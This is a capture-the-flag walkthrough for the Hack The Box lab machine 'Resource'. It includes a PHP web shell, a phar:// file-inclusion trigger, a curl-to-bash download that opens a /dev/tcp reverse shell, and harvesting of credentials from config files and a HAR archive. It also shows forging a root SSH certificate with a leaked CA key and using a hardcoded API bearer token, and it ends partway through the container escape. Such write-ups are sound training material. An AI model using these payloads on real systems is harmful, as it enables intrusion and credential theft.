



HACKTHEBOX



Resource

13th November 2024 / Document
No D24.100.309

Prepared By: Pho3

Machine Author: 0xdf

Difficulty: **Hard**

Classification: Official

Synopsis

Resource is a hard difficulty Linux machine that intricately covers various ways to use `OpenSSH` private and public keys. It centers around the `SSG IT Resource Center` which offers a ticketing service to address the IT issues (`SSH` access, website and security issues, etc.) of its customers. Upon creating a ticket through the website we can execute Local File Inclusion, trigger a reverse shell, and get access to what appears to be a docker container that hosts the ticketing website. From this point, there are various clues in past tickets and leftover `SSH` artifacts as well as a key signing API service that will lead to pivoting through other users and escaping the docker. Finally, the machine includes various scripts detailing the functions of its ticketing service and key signing API, one of which includes a vulnerable line of code allowing for brute forcing the final `SSH` key and achieving full privilege escalation.

Skills Required

- Basic Enumeration Skills
- Basic Python and Bash Scripting
- Linux Operating System Fundamentals

Skills Learned

- SSH Key Generation and Manipulation
- Basic Reverse Engineering

Enumeration

Nmap

```
nmap -sC -sV 10.10.11.27

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 12:28 EEST
Nmap scan report for 10.10.11.27
Host is up (0.095s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 d5:4f:62:39:7b:d2:22:f0:a8:8a:d9:90:35:60:56:88 (ECDSA)
|_  256 fb:67:b0:60:52:f2:12:7e:6c:13:fb:75:f2:bb:1a:ca (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://itrc.ssg.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f2:a6:83:b9:90:6b:6c:54:32:22:ec:af:17:04:bd:16 (ECDSA)
|_  256 0c:c3:9c:10:f5:7f:d3:e4:a8:28:6a:51:ad:1a:e1:bf (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial `nmap` scan reveals port `80/HTTP` and two versions of `OpenSSH` are open on ports `22` and `2222`.

From the scan, we identify that the domain name `itrc.ssg.htb` corresponds to a website being hosted on `port 80` which we can add to our hosts file at `/etc/hosts`. This will resolve the connection between the domain and the IP Address allowing us to visit the website.

```
echo "10.10.11.27 itrc.ssg.htb" | sudo tee -a /etc/hosts
```

If we take a closer look at the two versions of `SSH`, we can see that one is for `Debian` and the other is for `Ubuntu`. This means that perhaps we have a case where a container is running on the host system.

HTTP

Visiting the website reveals an IT Resource Center page where we are able to register an account on the top right or log in.

```
http://itrc.ssg.htb/
```

Welcome to the SSG IT Resource Center

The SSG IT Resource Center is a centralized hub tailored to address all your IT needs effortlessly. Our resource center is the definitive one-stop-shop for resolving website issues, managing SSH access, tackling virus removal, and addressing various security concerns. With a commitment to providing omni-channel solutions, our in-house experts are strategically positioned to leverage their expertise, ensuring a seamless and secure digital experience for our entire organization. Your convenience and peace of mind are our top priorities, and we look forward to transforming every IT challenge into an opportunity for growth and enhanced efficiency within our dynamic enterprise.



© 2024 Strategic Solutions Group (SSG) | All rights reserved

Let's try registering with some test credentials such as `username: test` and `password: test`.

`http://itrc.ssg.htb/?page=register`

Register

Register

Now we log in with the credentials we put in:


`http://itrc.ssg.htb/?page=login`

Login

Login

We log in to see the dashboard of a ticketing service where currently our account has no open tickets but we can create a new one.

```
http://itrc.ssg.htb/index.php?page=dashboard
```



If we check out the create a ticket function, we see that we have the option of uploading a file which could be a potential vector through which to upload a reverse shell.

```
http://itrc.ssg.htb/?page=create_ticket
```

The screenshot shows the "Create Ticket" form. It has a light gray border. Inside, there's a section titled "Subject" with a text input field below it. Below that is a section titled "Issue" with a larger text area. At the bottom of the form, there's a section titled "Add attachments (zip archive only)". This section contains a "Browse..." button and a text field that says "No file selected.". At the very bottom of the form, there's a large green button labeled "Create Ticket".

The `nmap` scan from before shows that the server header is hosted by `nginx` but if we trigger a `404 page` by navigating to something we know doesn't exist such as `http://itrc.ssg.htb/pho3.php`, we see that the website is running on `Apache`. This leads us to assume that there is something more complicated going on where `nginx` is the front proxy but the website running with `Apache` might be in a container. From this, we might assume that the host system is `Ubuntu` since we saw in the `nmap` scan that the `nginx` version was for `Ubuntu`. Thus the container must be `Debian` which means that the `SSH` on `port 2222` is for the host and `port 22` is for the container.


```

301      GET      91      28w      310c http://10.10.11.27/api =>
http://10.10.11.27/api/
301      GET      91      28w      314c http://10.10.11.27/uploads =>
http://10.10.11.27/uploads/
302      GET      01      0w        0c http://10.10.11.27/api/register.php =>
http://10.10.11.27/
200      GET     111      40w     566c http://10.10.11.27/register.php
302      GET      01      0w        0c http://10.10.11.27/api/login.php =>
http://10.10.11.27/
200      GET     101      31w     433c http://10.10.11.27/login.php
200      GET      01      0w        0c http://10.10.11.27/db.php
200      GET      51     110w     844c http://10.10.11.27/home.php
200      GET      31       5w       46c http://10.10.11.27/ticket.php
<...SNIP...>

```

Foothold

Since we know that we can upload a file by creating a new ticket, perhaps we might be able to achieve Local File Inclusion and trigger a reverse shell connection.

The attack workflow used in this example is the following:

1. Upload and trigger a simple `PHP` web shell `shell.php`.
2. Set up a `Python` server.
3. Set up a listener.
4. Use the web shell to remotely download a bash reverse shell `bash.sh` from our machine to the victim.
5. Trigger the reverse shell.

This is a more layered approach instead of simply uploading a reverse shell. Uploading the web shell first and then directly downloading the reverse shell is less noisy and the simple `PHP` web shell will have an easier time getting through any filters or security measures.

To start, we can use this payload in our `shell.php` to trigger a web shell.

```
<?php system($_REQUEST["cmd"]); ?>
```

If we try to upload the `shell.php` directly we will be refused due to incorrect file type as we are only allowed to upload zip archives. Therefore, we will have to zip our shell first and then try uploading.

```
zip shell.zip shell.php
```

Now we can upload our shell at:

```
http://itrc.ssg.htb/?page=create_ticket
```

Subject

test

Issue


Add attachments (zip archive only)

Browse...

shell.zip

Create Ticket

Now we need to find the correct link to trigger our shell. We know from our enumeration that an `/uploads` page exists but if we attempt to navigate to `http://itrc.ssg.htb/uploads/shell/shell.php`, we will see the `404 Not Found` page indicating this is an incorrect file path.



Not Found

The requested URL was not found on this server.

Apache/2.4.61 (Debian) Server at itrc.ssg.htb Port 80

If we navigate back to the main tickets page we can see the ticket we just created.

My Tickets

Open


Ticket ID	Subject	Status
9	test	open

New Ticket

By opening the ticket we can see the file we uploaded.

test

Created by: test [\[open\]](#)



 shell.zip

Add Comment:

Add attachment (zip archive only)

Browse...

No file selected.

Submit Comment

If we right-click on it we could download it but we also see the path where it is stored. So we can right-click and copy the link to get the full path which in this case is `http://itrc.ssg.htb/uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip`.

SSG IT Resource Center

shell.zip

- Open Link in New Tab
- Open Link in New Window
- Open Link in New Private Window
- Bookmark Link...
- Save Link As...
- Save Link to Pocket
- Copy Link
- Search Google for "shell.zip"
- Inspect Accessibility Properties
- Inspect (Q)

Add Co

Add attachment (zip archive only)

Browse...

No file selected.

Submit


itrc.ssg.htb/uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip

© 2024 Strategic Solutions

Once again we won't be able to access it directly and will need to use a `PHP` wrapper to get past the filters. We can try using the `phar://` wrapper which allows for accessing files inside of `.phar` files (`PHP` archives), but also other compressed file types like our `.zip` file. Now we can try to navigate to the directory where our payload is stored and since it is a web shell we can add in the command `id` to verify if it was successful.

`http://itrc.ssg.htb/?`

`page=phar://uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip/shell&cmd=id`



As we can see we were successful, we can now download our reverse shell to the machine. Before we do that we will set up a `python` server on `port 80` so that we can trigger the target to download our `bash.sh` from our machine to get a remote shell. Make sure to start the server in the location where `bash.sh` is located.

```
python3 -m http.server 80
```

The content of our `bash.sh` file is the following, make sure to change it to include your tunnel IP address and the port you want to receive the remote shell on:

```
#!/bin/bash
bash -i >& /dev/tcp/<YOURIPADDRESS>/<PORT> 0>&1
```

Next, we should set up our listener on `Netcat` using the port we specified in the `bash.sh`.

```
nc -lvp <PORT>
```

Finally, we can execute the `curl` command in the URL to make our target download our reverse shell:

```
http://itrc.ssg.htb/?
page=phar://uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip/shell&cmd=curl+
<YOURIPADDRESS>/bash.sh|bash
```

We have opened a shell as `www-data`!

```
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.11.27] 46950
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@itrc:/var/www/itrc$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

www-data to user

Continuing our enumeration, under `/home` we find that there are two users, `msainristil` and `zzinter`. This lets us know that these are potential users we can try to switch to, who might have more privileges or interesting files in their home directories we cannot access as `www-data`.

```
www-data@itrc:/var/www/itrc$ ls -la /home
total 20
drwxr-xr-x 1 root      root      4096 Jul 23 14:22 .
drwxr-xr-x 1 root      root      4096 Jul 23 14:22 ..
drwx----- 1 msainristil msainristil 4096 Jul 23 14:22 msainristil
drwx----- 1 zzinter    zzinter    4096 Aug 12 08:29 zzinter
```

Returning to the web directory we were at initially, `/var/www/itrc`, we see various interesting `.php` files.

```

www-data@itrc:/var/www/itrc$ ls -la
total 108
drwxr-xr-x 1 www-data www-data 4096 Feb 19 18:13 .
drwxr-xr-x 1 www-data www-data 4096 Jul 25 11:28 ..
-rw-rw-r-- 1 www-data www-data 4313 Jan 24 2024 admin.php
drwxrwxr-x 1 www-data www-data 4096 Feb 26 23:18 api
drwxrwxr-x 1 www-data www-data 4096 Jan 22 2024 assets
-rw-rw-r-- 1 www-data www-data 979 Jan 23 2024 create_ticket.php
-rw-rw-r-- 1 www-data www-data 344 Jan 24 2024 dashboard.php
-rw-rw-r-- 1 www-data www-data 308 Jan 22 2024 db.php
-rw-rw-r-- 1 www-data www-data 746 Jan 24 2024 filter.inc.php
-rw-rw-r-- 1 www-data www-data 982 Jan 24 2024 footer.inc.php
-rw-rw-r-- 1 www-data www-data 1869 Jan 24 2024 header.inc.php
-rw-rw-r-- 1 www-data www-data 844 Jan 22 2024 home.php
-rw-rw-r-- 1 www-data www-data 368 Feb 19 18:14 index.php
-rw-rw-r-- 1 www-data www-data 105 Feb 19 18:14 loggedin.php
-rw-rw-r-- 1 www-data www-data 433 Jan 23 2024 login.php
-rw-rw-r-- 1 www-data www-data 73 Jan 22 2024 logout.php
-rw-rw-r-- 1 www-data www-data 566 Jan 23 2024 register.php
-rw-rw-r-- 1 www-data www-data 2225 Feb 6 2024 savefile.inc.php
-rw-rw-r-- 1 www-data www-data 4968 Feb 6 2024 ticket.php
-rw-rw-r-- 1 www-data www-data 1374 Jan 24 2024 ticket_section.inc.php
drwxrwxr-x 1 www-data www-data 4096 Aug 12 08:59 uploads

```

The `db.php` file appears to contain the information to connect to a `mysql` database.

```

www-data@itrc:/var/www/itrc$ cat db.php
<?php

$dsn = "mysql:host=db;dbname=resourcecenter;";
$dbusername = "jj";
$dbpassword = "ugEG5rR5SG8uPd";
$pdo = new PDO($dsn, $dbusername, $dbpassword);

try {
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Connection failed: ". $e->getMessage());
}

```

We can try to connect to the database using the credentials we found `username: jj` and `password: ugEG5rR5SG8uPd`.

```

www-data@itrc:/var/www/itrc$ mysql -h db -u jj -pugEG5rR5SG8uPd
welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 19
Server version: 11.3.2-MariaDB-1:11.3.2+maria~ubu2204 mariadb.org binary
distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

```

By showing the available databases we can try to look further into `resourcecenter` and its tables.

```
MariaDB [(none)]> show databases;
```

```
+-----+
| Database          |
+-----+
| information_schema |
| resourcecenter     |
+-----+
2 rows in set (0.001 sec)
```

```
MariaDB [(none)]> use resourcecenter;
```

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with `-A`

Database changed

```
MariaDB [resourcecenter]> show tables;
```

```
+-----+
| Tables_in_resourcecenter |
+-----+
| messages                 |
| tickets                  |
| users                    |
+-----+
3 rows in set (0.001 sec)
```

Let's start by checking the user table, where we find 6 users including ourselves. Unfortunately, none of the hashes are crackable.

```
MariaDB [resourcecenter]> select * from users;
```

```
+-----+-----+-----+
+-----+-----+-----+
| id | user          | password
| role | department |
+-----+-----+-----+
+-----+-----+-----+
| 1 | zzinter      | $2y$10$VCpu.vx5K6tK3mZGeir7j.ly..il/YwPQCR2nUs4/jkyUqHGArIL2
| admin | NULL        |
| 2 | msainristil | $2y$10$AT2wCUIXC9jyuo.sNMil2.R950wZlVQ.xayHZiweHcIcs9mcb1pb6
| admin | NULL        |
| 3 | mgraham     | $2y$10$4n1QoZW60mVIQ1xauCe5Y00zZ0uaJisHGJMPNdQNjKOhcQ8LsjLZ2
| user  | NULL        |
| 4 | kgrant      | $2y$10$pLPQbIzcehxO5Yxh0bjh1OztJ18OX4/O4mjYP56U6WnI6FvxvtwIm
| user  | NULL        |
| 5 | bmcgregor   | $2y$10$nOBYuDGcgzWXIeF92v5qFOcvlExdI19jJUZn1/zWHHX.RQGTS03Aq
| user  | NULL        |
| 9 | test        | $2y$10$2rg0exq.JY8chsq5rrIwnu1PFKqDsh5WB.Kkyz/za6zame4wQnAqK
| user  | NULL        |
+-----+-----+-----+
+-----+-----+-----+
9 rows in set (0.000 sec)
```

Next, we can check the messages and tickets. They reveal that there have been some `SSH` key signing issues and during troubleshooting one of the users attached a `HAR` file in the `failure.zip` which might be interesting to check out later. To resolve the issue, one of the users has a bash script that signs certificates that can be accessed through an API. We also find out that there is an old certificate and perhaps its set of keys somewhere that are still valid.

The following tables have been snipped and modified for readability.

```
MariaDB [resourcecenter]> select * from messages;
```

```
+----+| id | message | from_user_id | created_at | ticket_id | attachment |
attachment_name | +----+

| 18 | I will take care of this. | 2 | 2024-02-01 12:01:57 | 1 | NULL | NULL |
| 19 | Access granted. Signed key will be emailed to you via encrypted email. | 2 | 2024-02-03 09:02:33 | 1 | NULL | NULL |
| 20 | Thank you. Got it. | 3 | 2024-02-03 09:03:12 | 1 | NULL | NULL |
| 21 | ON it. | 1 | 2024-02-03 14:57:51 | 3 | NULL | NULL |
| 22 | I will take care of this. | 2 | 2024-02-04 13:44:53 | 4 | NULL | NULL |
| 23 | we're having some issues with the signing process. I'll get back to you once we have that resolved. | 2 | 2024-02-04 14:25:04 | 4 | NULL | NULL |
| 24 | Can you attach a HAR file WHERE the issue happens so the web team can troubleshoot? | 1 | 2024-02-04 16:12:44 | 5 | NULL | NULL |
| 25 | Attached. | 2 | 2024-02-04 16:47:23 | 5 | ../uploads/c2f4813259cc57fab36b311c5058cf031cb6eb51.zip | failure.zip |
| 26 | Any update here? There's a bit of a panic going on in finance. | 4 | 2024-02-05 08:01:36 | 3 | NULL | NULL |
| 27 | we're going to take four laptops in for reimaging. Will update as that progresses. | 1 | 2024-02-05 08:12:11 | 3 | NULL | NULL |
| 28 | They see the issue. I'm going to have to work with the IT team in corporate to get this resolved. For now, they've given me access to the IT server and a bash script to generate keys. I'll handle all SSH provisioning tickets. | 1 | 2024-02-05 15:32:54 | 5 | NULL | NULL |
| 29 | It's this kind of stuff that makes me say it was a bad idea to move off the old system. | 2 | 2024-02-05 15:45:11 | 5 | NULL | NULL |
| 30 | I've sent you the signed key via secure email | 1 | 2024-02-06 09:12:11 | 4 | NULL | NULL |
| 31 | Got it. Thanks. | 5 | 2024-02-06 11:25:33 | 4 | NULL | NULL |
| 32 | The API from the IT server seems to be working well now. I've got a script that will sign public keys with the appropriate principal to validate it works. I'm still handling these tickets, but hopefully we'll have it resolved soon. | 1 | 2024-02-07 16:21:23 | 5 | NULL | NULL |
| 33 | The new system is super flakey. I know it won't work across the rest of the company, but I'm going to at least leave the old certificate IN place here until we prove we can work on the new one | 2 | 2024-02-09 16:45:19 | 2 | NULL | NULL |
| 34 | Old certificates have been taken out of /etc. I've got the old signing cert secured. This server will trust both the old and the new for some time until we work out any issues with the new system. | 2 | 2024-02-10 09:12:11 | 2 | NULL | NULL |
| 35 | Thanks for the update. I'm sure the new system will be fine. Closing this ticket. | 1 | 2024-02-10 11:27:43 | 2 | NULL | NULL |
```

```
| 36 | ALL testing of the updated API seems good. At IT's request I've deleted my  
SSH keys for their server. I'll still handle tickets using the script until we  
get a chance to update the ITRC web admin panel to use it. | 1 | 2024-02-10  
11:53:42 | 5 | NULL | NULL |  
+----+ 19 rows in set (0.001 sec)
```

```
MariaDB [resourcecenter]> select * from tickets;
```

```
+----+ | id | subject | status | body | created_at | submitted_by | attachment |  
attachment_name | +----+  
  
| 1 | Need SSH Access to HR Server | closed | I need to access the HR server to  
update the employee handbook. | 2024-02-01 08:09:21 | 3 |  
../uploads/e8c6575573384aeeab4d093cc99c7e5927614185.zip | pubkey-mgraham-please-  
sign.zip |  
| 2 | Decommission ITRC SSH Certificate | closed | We need to decommission the  
old ITRC SSH certificate infrastructure IN favor of the new organization-wide IT  
signing certs. I'm handling the transition to the new system from the ITSC-side.  
Mike - Can you handle removing the old certs from the ITRC server? | 2024-02-02  
13:12:11 | 1 | NULL | NULL |  
| 3 | Malware in finance dept | open | We have detected malware on the finance  
department server. We need to take it offline and clean it. | 2024-02-03 14:12:11  
| 4 | NULL | NULL |  
| 4 | Please provision access to marketing servers | closed | I'm new to the IT  
team, need access to the marketing servers IN order to apply updates and  
configure firewall. Public key attached. | 2024-02-04 13:27:27 | 5 |  
../uploads/eb65074fe37671509f24d1652a44944be61e4360.zip | mcgregor_pub.zip |  
| 5 | SSH Key Signing Broken | open | The admin panel is supposed to allow me to  
get a signed certificate, but it just isn't working. | 2024-02-04 14:19:54 | 2 |  
NULL | NULL |  
| 9 | test | open | | 2024-06-26 06:41:13 | 9 |  
../uploads/c19bcfe4e1b197793b24ca088b86865eef99fd26.zip | shell.zip |  
+----+ 9 rows in set (0.000 sec)
```

However, it can be a bit annoying trying to read the tickets through `MySQL` so we can upgrade our privileges on the website in order to see the admin panel. We can use `MySQL` to alter the user table and set our role to admin as we know that our user has `id=9`.

```
MariaDB [resourcecenter]> update users set role="admin" where id = 9;  
Query OK, 1 row affected (0.003 sec)  
Rows matched: 1 Changed: 1 Warnings: 0
```

Now we can refresh the webpage and we will see that we have access to the admin panel.

```
http://itrc.ssg.htb/?page=admin
```

Admin Tools

Check Server Up:	IP / Hostname	Go
Provision AD User:	username	Go
Provision User SSH:	Unavailable. Contact zzinter for manual provisioning. Go	

All Tickets

[Open](#)

Ticket ID	Subject	Status
3	Malware in finance dept	open
5	SSH Key Signing Broken	open
9	test	open

[New Ticket](#)

The admin tools are of no particular use to us since we can't provision an `SSH` key through the website anymore. However we can check the past tickets, view them more easily, and see the associated users clearly. In particular, `Ticket 5` is of interest to us as it contains the `failure.zip` which includes a `HAR` file and we find out that the user `zzinter` is the one provisioning `SSH` keys with a script.

SSH Key Signing Broken

Created by: msainristil [open]

The admin panel is supposed to allow me to get a signed certificate, but it just isn't working.

Activity:

zzinter: Can you attach a HAR file where the issue happens so the web team can troubleshoot?

msainristil: Attached.

 [failure.zip](#)

zzinter: They see the issue. I'm going to have to work with the IT team in corporate to get this resolved. For now, they've given me access to the IT server and a bash script to generate keys. I'll handle all SSH provisioning tickets.

msainristil: It's this kind of stuff that makes me say it was a bad idea to move off the old system.

zzinter: The API from the IT server seems to be working well now. I've got a script that will sign public keys with the appropriate principal to validate it works. I'm still handling these tickets, but hopefully we'll have it resolved soon.

We can download the zip file to our machine and check its contents. A `HAR` or `HTTP Archive` file is an export of a web session, it contains URL parameters, headers, cookies, etc., and is typically used to identify performance issues and keep track of resources. However, as seen in the 2023 Okta breach, `har` files can also include sensitive information such as session tokens, API keys, and passwords which can be used by malicious actors.

Having this in mind, perhaps the file could contain user or password data of `msainristil`. So we can unzip it first and then search the file contents.

```
unzip -l c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
Archive:  c2f4813259cc57fab36b311c5058cf031cb6eb51.zip
  inflating: itrc.ssg.htb.har
```

```
cat itrc.ssg.htb.har | grep pass
"text": "user=msainristil&pass=82yards2closeit"
```

Now that we have this password we can either switch user `su` or preferably `SSH` into the account which will give us a better terminal. Password: `82yards2closeit`

```
ssh msainristil@itrc.ssg.htb
msainristil@itrc.ssg.htb's password:
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Wed Jun 26 20:13:28 UTC 2024 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
msainristil@itrc:~$
```

We have successfully opened a terminal as the user `msainristil`!

Root of Container

In `msainristil`'s home directory, we find an interesting folder `decommission_old_ca` which contains a private and public `SSH` key. From our enumeration of the tickets in the admin panel and the `MySQL` database, we know that these keys are probably the ones he mentions are still trusted by the server. Thus we can use them to try and get to the root user of the container.

```
msainristil@itrc:~$ ls decommission_old_ca
ca-itrc  ca-itrc.pub
```

Since we are able to read both files, we can copy over the private key `ca-itrc` and public key `ca-itrc.pub` to our local machine using a command like `scp` and sign a local certificate so we can use the private key to `SSH` into the root user.

The secure copy command `scp` uses `SSH` to transfer files securely between machines. To download a file, we specify the source file path from the target and the destination path on our local machine. We can use `.` as the destination, as in the example below, which means the file will be downloaded to the directory where we've opened our terminal. This command requires we enter the user's password.

At this point, it is recommended to create a folder called `keys` to store any `SSH` keys and certificates as the box requires us to handle many of them.

```
scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/ca-itrc .  
msainristil@itrc.ssg.htb's password:  
ca-itrc 100%  
2602 10.6KB/s 00:00
```

And we can do the same with the public key file:

```
scp msainristil@itrc.ssg.htb:/home/msainristil/decommission_old_ca/ca-itrc.pub .
```

Now that we have the files on our local machine we can proceed with signing a certificate.

First, we will set the appropriate permissions to the private key file. The `SSH` client will refuse to use the private key for authentication if the key is not adequately protected. So we will set the permissions to `600` so only we, as the file owner, have read and write permissions to the file.

```
chmod 600 ca-itrc
```

Now we can use the `ssh-keygen` command to sign a certificate and the `ca-itrc-cert.pub` file is created.

```
ssh-keygen -s ca-itrc -z 223 -I '<USERNAME>' -v -5m:forever -n root ca-itrc.pub  
  
Signed user key ca-itrc-cert.pub: id "\342\200\230phoe\342\200\231" serial 223  
for root valid after 2024-09-06T14:09:58
```

- `-s ca-itrc`: specifies the private key.
- `-z 223`: specifies a serial number for the certificate to track its issuance.
- `-I`: is an identity string that will be embedded in the certificate where we can put our username.
- `-v -5m:forever`: specifies the validity period of the certificate, starts from 5 minutes ago and will never expire.
- `-n root`: specifies the principal/user for which the certificate is valid.
- `ca-itrc.pub`: is the public key file that will be attached to the certificate for validation purposes.

Once the certificate is signed we can use the private key to `SSH` into the root user without a password. Make sure that the public and private keys as well as the certificate are in the same directory to execute the command.

```
ssh -i ca-itrc root@itrc.ssg.htb  
Linux itrc 5.15.0-117-generic #127-Ubuntu SMP Wed Jun 26 20:13:28 UTC 2024 x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
root@itrc:~#
```

Escaping the Container

We now have root access to the container and are free to enumerate. We don't find anything in particular of interest in the root folder but we can see the home directory of the user `zzinter`, where we find the user flag and another interesting file, `sign_key_api.sh`.

```
root@itrc:~# cd /home/zzinter
root@itrc:/home/zzinter# ls
sign_key_api.sh  user.txt
```

```
root@itrc:/home/zzinter# cat sign_key_api.sh
#!/bin/bash

usage () {
    echo "Usage: $0 <public_key_file> <username> <principal>"
    exit 1
}

if [ "$#" -ne 3 ]; then
    usage
fi

public_key_file="$1"
username="$2"
principal_str="$3"

supported_principals="webserver,analytics,support,security"
IFS=', ' read -ra principal <<< "$principal_str"
for word in "${principal[@]}"; do
    if ! echo "$supported_principals" | grep -qw "$word"; then
        echo "Error: '$word' is not a supported principal."
        echo "Choose from:"
        echo "    webserver - external web servers - webadmin user"
        echo "    analytics - analytics team databases - analytics user"
        echo "    support - IT support server - support user"
        echo "    security - SOC servers - support user"
        echo
        usage
    fi
done

if [ ! -f "$public_key_file" ]; then
    echo "Error: Public key file '$public_key_file' not found."
    usage
fi

public_key=$(cat $public_key_file)

curl -s signserv.ssg.htb/v1/sign -d '{"pubkey": "'"$public_key"'", "username":
"'"$username"'", "principals": "'"$principal"'"}' -H "Content-Type:
application/json" -H "Authorization:Bearer
7Tqx6owMLtnt6oeR2ORbwmOPk30z4ZH901kH6UUT6vNziNqGrYgmSve5jCmnPJDE"
```

This appears to be a script that signs certificates by requesting the help of an API at the address `signserv.ssg.htb`. We can add this domain name as well as the basic `ssg.htb` to our `hosts` file so that we can access them locally.

```
echo "10.10.11.27 signserv.ssg.htb ssg.htb" | sudo tee -a /etc/hosts
```

The script requires we give it a `public key`, our `username`, the `principal`, and the type of user key we want to be signed.

It appears that we can sign a key as the `IT Support user` for the host just by running the final command locally since the authorization bearer field is already included.

So we can generate a new private and public key pair on our machine in our `keys` folder and then `curl` the API to sign them. When it asks for a path to save the file you also have the chance to name it, thus we specify the path we want and name the key `itsupport`.

```
ssh-keygen -t ed25519 -f ~/keys/itsupport
```

When the `itsupport.pub` is generated, copy the contents and we can add them to our `curl` command and finally, pipe the output into a certificate file.

```
curl signserv.ssg.htb/v1/sign -d '{"pubkey": "<ITSUPPORT.PUB CONTENTS>",  
"username": "<USERNAME>", "principals": "support"}' -H "Content-Type:  
application/json" -H "Authorization:Bearer  
7Tqx6owMLtnt6oeR2ORbwmOPk30z4ZH90lkH6UUT6vNziNqGrYgmSve5jCmnPJDE" | tee  
itsupport-cert.pub
```

`SSH` keys and certificates must follow a specific naming pattern to function correctly. Thus it is important that we put the contents of the command, the signed certificate, into a file that follows the naming scheme `<privatekeyname>-cert.pub`, in this case: `itsupport-cert.pub`

